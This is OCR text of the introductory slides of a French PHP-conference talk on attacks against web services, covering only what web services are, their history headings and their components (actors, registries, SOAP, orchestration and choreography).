Attaques sur les Web Services

Renaud Bidou

afup

FORUM PHP
2010

Le monde merveilleux des Web Services

afup

FORUM PHP
2010

Que sont les Web Services ?

Définition du WoldWide Web Consortium (W3C)

a software system designed to support interoperable machine-to-machine interaction over a network


Web Services

- Automatisent les interractions entre mécanismes de traitement de données
- accroissent la rapidité des traitements métier
- facilitent l'interconexion de systèmes hétérogènes


afup

FORUM PHP 2010


Histoire des Web Services




Histoire des Web Services



Structure Fonctionnelle



Structure Fonctionnelle



Composants des Web Services

❶ Acteurs


- Utilisateurs : individus utilisant une interface d'abstraction
- Requesters : "Clients" des Web Services
- Intermediary : capable de traiter une partie de la requête
- Providers : servent la requête

❷ Ressources


- Registres : fournissent la description et les points d'accès
- Portail : Frontal des "Requester" pour les utilisateurs
- Communication : Basée entièrement sur SOAP

❸ Coordination


- Organise le traitement entre "providers"
- Orchestration : 1 service appelle les autres
- Chorégraphie : plusieurs services en appellent d'autres



